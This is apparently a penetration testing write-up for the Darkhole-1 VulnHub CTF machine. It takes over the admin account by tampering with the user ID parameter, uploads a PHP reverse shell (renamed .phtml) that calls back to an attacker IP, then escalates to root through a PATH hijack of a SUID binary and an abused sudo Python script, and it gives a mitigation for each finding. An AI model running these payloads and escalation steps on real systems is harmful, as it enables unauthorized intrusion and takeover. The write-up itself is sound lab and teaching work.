Penetration Testing Report- Darkhole-1

Target Machine: Darkhole (VulnHub)
IP Address: *192.168.233.138*
Date of Assessment: Feb 23, 2025
Performed by: Devesh
Tools Used: Netdiscover, Nmap, DirBuster, Netcat, Pentestmonkey reverse shell, Python, Linux terminal tools

---

1. Executive Summary

This assessment targeted the **Darkhole CTF machine** to identify and exploit web application and system vulnerabilities. The machine was successfully compromised through **parameter tampering**, **file upload bypass**, and **privilege escalation via a misconfigured sudo rule**. Two flags were captured: a user flag (`user.txt`) and a root flag (`root.txt`).

---

2. Scope of Work

- Identify open ports and services
- Enumerate web applications
- Exploit vulnerabilities for shell access
- Escalate privileges to root
- Document findings and recommend mitigations

---

3. Methodology


Phase	Description
Reconnaissance	Network discovery using Netdiscover
Scanning	Port and service scan using Nmap
Enumeration	Web and directory brute-force, parameter manipulation
Exploitation	Reverse shell upload and execution
Privilege Escalation	Abuse of SUID binary and misconfigured sudo permissions
Post-Exploitation	Flag retrieval and user/root privilege confirmation

---

4. Findings & Exploits

Vulnerability 1: Insecure Direct Object Reference (IDOR) / Parameter Tampering

- **Description**: The user ID parameter in the password update feature can be manipulated to change other users' data.
- **Proof of Concept**:
    - Registered as user: panda




192.168.233.138/dashboard.php?id=2

panda


panda@gmail.com

- Changed `id=2` to `id=1` in password update request



```
POST /dashboard.php?id=2 HTTP/1.1
Host: 192.168.233.138
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://192.168.233.138
Connection: keep-alive
Referer: http://192.168.233.138/dashboard.php?id=2
Cookie: PHPSESSID=tk1fn37rohn4k7fpil467i3rft
Upgrade-Insecure-Requests: 1
Priority: u=0, i

password=panda&id=1
```



```
POST /dashboard.php?id=2 HTTP/1.1
Host: 192.168.233.138
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://192.168.233.138
Connection: keep-alive
Referer: http://192.168.233.138/dashboard.php?id=2
Cookie: PHPSESSID=tk1fn37rohn4k7fpil467i3rft
Upgrade-Insecure-Requests: 1
Priority: u=0, i

password=panda&id=1
```


```
      </ul>
    </div>

    <main class="content">
      <div class="main-header">
        <div class="main-title">
          <h1>
            Details:
          </h1>
        </div>
        <div class="main-form">
          <form name="event" method="post">
            <input type="text" name="username" value="panda">
            <input type="email" name="email" value="panda@gmail.com">

            <input type="submit" id="fsubmit" value="Update" class="button">
          </form>
        </div>
      </div>
    </main>

    <main class="content">
      <div class="main-header">
        <p style='color:black;font-weight: bolder'>
          Password Has been Updated
        </p>
                  <div class="main-title">
          <h1>
            Password:
          </h1>
        </div>
        <div class="main-form">
          <form name="event" method="post">
            <input type="password" name="password" id="ftitle" placeholder="New Pa
            >
            <input type="hidden" name="id" value="2">
            <input type="submit" id="fsubmit" value="Change" class="button">
          </form>
        </div>
      </div>
    </main>
    <footer class="footer">
```

- Took over the **admin account**



- **Impact**: Authentication bypass, full admin dashboard access
- **Mitigation**: Implement proper access control checks and authorization validation on all user-modifiable parameters.

Vulnerability 2: File Upload Bypass via Extension Spoofing


- **Description**: Admin panel allows uploading PHP web shells using alternate extensions (`.phtml`)

- **Proof of Concept**:


    - Uploaded `php-reverse-shell.phtml` payload

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


Edited php file and renamed it as server does not accept php files



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.233.141';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Upload File Successful: File



Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
d.jpg	2021-07-16 22:12	172K	
php-reverse-shell-1.phtml	2025-07-01 08:09	5.4K	
php-reverse-shell.phtml	2025-06-13 13:58	5.4K	
shell.php.jpg	2025-06-13 11:00	1.1K	
shell.phtml	2025-06-13 11:23	3.0K	
shell 2.gif	2025-06-13 10:25	1.1K	
shell 2 .phtml	2025-06-13 10:26	1.1K	
testing.jpg.bmp	2025-06-13 10:59	149K	

Apache/2.4.41 (Ubuntu) Server at 192.168.233.138 Port 80

Run **php-reverse-shell-1.phtml**

- Gained **reverse shell as www-data**

```
──(root㉿Panda)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.233.141] from (UNKNOWN) [192.168.233.138] 53808
Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 08:12:14 up  1:47,  0 users,  load average: 1.47, 1.31, 1.28
USER  TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


- **Impact**: Remote Code Execution (RCE)
- **Mitigation**: Validate file extensions server-side, enforce MIME type checking, and restrict execution rights on upload directories.

Vulnerability 3: Directory & File Exposure

- **Description**: Sensitive files such as `database.php` and uploaded web shells were publicly accessible.

- **Proof of Concept**:

  - `/upload/shell.phtml` accessible for execution



Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
d.jpg	2021-07-16 22:12	172K	
php-reverse-shell-1.phtml	2025-07-01 08:09	5.4K	
php-reverse-shell.phtml	2025-06-13 13:58	5.4K	
shell.php.jpg	2025-06-13 11:00	1.1K	
shell.phtml	2025-06-13 11:23	3.0K	
shell 2.gif	2025-06-13 10:25	1.1K	
shell 2 .phtml	2025-06-13 10:26	1.1K	
testing.jpg.bmp	2025-06-13 10:59	149K	

Apache/2.4.41 (Ubuntu) Server at 192.168.233.138 Port 80

- **Impact**: Disclosure of sensitive data, code execution

- **Mitigation**: Properly configure web server permissions, restrict direct access to sensitive directories and files.

Privilege Escalation: Sudo Misconfiguration

- **Description**: User `john` has `sudo` rights to run a specific Python script without a password.

- **Exploitation Path**:

  - Found SUID binary `toto` → escalated from `www-data` to `john`

    ```
    www-data@darkhole:/home/john$  uname -a
     uname -a
    Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
    www-data@darkhole:/home/john$ ls -l
    ls -l
    total 32
    -rwxrwx--- 1 john john 31 Jun 13 16:29 file.py
    -rwxrwx--- 1 john john            8 Jul 17  2021 password
    -rwsr-xr-x 1 root root 16784 Jul 17  2021 toto
    -rw-rw---- 1 john john  24 Jul 17  2021 user.txt
    www-data@darkhole:/home/john$  echo 'bash' > /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
    <> /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
    www-data@darkhole:/home/john$ ./toto
    ./toto
    john@darkhole:/home/john$
    ```

  - `john` can run `/usr/bin/python3 /home/john/file.py` as root

    ```
    john@darkhole:/home/john$ sudo -l
    sudo -l
    [sudo] password for john: root123  // found in /home/john/password

    Matching Defaults entries for john on darkhole:
        env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

    User john may run the following commands on darkhole:
        (root) /usr/bin/python3 /home/john/file.py
    echo 'import os;os.system("/bin/sh")' > file.py
    john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py
    sudo /usr/bin/python3 /home/john/file.py
    ```

    - Modified `file.py` to spawn a shell

      ```
      john@darkhole:/home/john$ echo 'import os;os.system("/bin/sh")' > file.py
      john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py
      ```

    - Gained **root shell**

      ```
      # id
      uid=0(root) gid=0(root) groups=0(root)
      ```

- **Flag Captured**: `DarkHole{You_Are_Legend}`

- **Mitigation**:

    - Audit `sudoers` file

    - Avoid allowing script execution with root privileges

    - Use principle of least privilege

5. Flags Captured

User	Flag
john	`DarkHole{You_Can_DO_It}`
root	`DarkHole{You_Are_Legend}`

6. Recommendations

- Enforce **access control** on sensitive operations (e.g., user updates).

- Sanitize and validate **file uploads**. Disallow executable file uploads.

- Restrict **directory access** using proper server configurations (e.g., `.htaccess`, nginx rules).

- Review all **sudo permissions**. Avoid unrestricted access to scripts.

- Implement **logging and monitoring** for privilege escalation attempts and unusual file uploads.

7. Conclusion

The Darkhole machine was successfully compromised due to multiple critical vulnerabilities, including parameter tampering, file upload flaws, and misconfigured sudo access. Addressing these issues is vital for securing real-world systems from similar attacks.